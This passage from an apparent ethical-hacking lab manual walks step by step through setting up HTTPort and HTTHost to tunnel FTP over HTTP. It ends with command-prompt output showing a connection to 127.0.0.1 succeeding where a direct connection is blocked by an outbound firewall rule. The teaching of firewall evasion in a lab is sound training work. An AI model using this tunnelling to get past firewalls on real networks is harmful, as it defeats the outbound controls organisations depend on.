
51. Enter the password **magic** into the **Password** field.



52. Select the **Port mapping** tab, and click **Add** to create a new mapping.



53. Right-click the **New mapping** node, and click **Edit**.




54. Rename this as **ftp test** (you can enter the name of your choice).

55. Right-click the node below **Local port**; then click **Edit** and enter the port value as **21**.

56. Right-click the node below **Remote host**; click **Edit** and rename it as **10.10.1.11**.


57. Right-click the node below **Remote port**; then click **Edit** and enter the port value as **21**.

Note: **10.10.1.11** specifies in Remote host node is the IP address of the **Windows 11** machine that is hosting the FTP site.



58. Switch to the **Proxy** tab and click **Start** to begin the HTTP tunneling.

Note: If you get an error, ignore it.




59. HTTPort intercepts the ftp request to the localhost and tunnels through it. HTTHost is installed in the remote machine to connect you to **10.10.1.11**.

Note: This means you may not access the ftp site directly by issuing **ftp 10.10.1.11** in the command prompt, but you will be able to access it through the localhost by issuing the command **ftp 127.0.0.1**.

60. In **Windows Server 2019**; launch **Command Prompt**, type **ftp 10.10.1.11**, and press **Enter**. The ftp connection will be blocked by the outbound firewall rule.

```
Administrator: Command Prompt - ftp 10.10.1.11
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 10.10.1.11
ftp>
```



61. Now, launch a new **Command Prompt**, type **ftp 127.0.0.1**, and press **Enter**. You should be able to connect to the site.

Note: If you issue this command without starting HTTPPort, the connection to the FTP site fails, stating that the FTP connection is refused.




```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)):
```

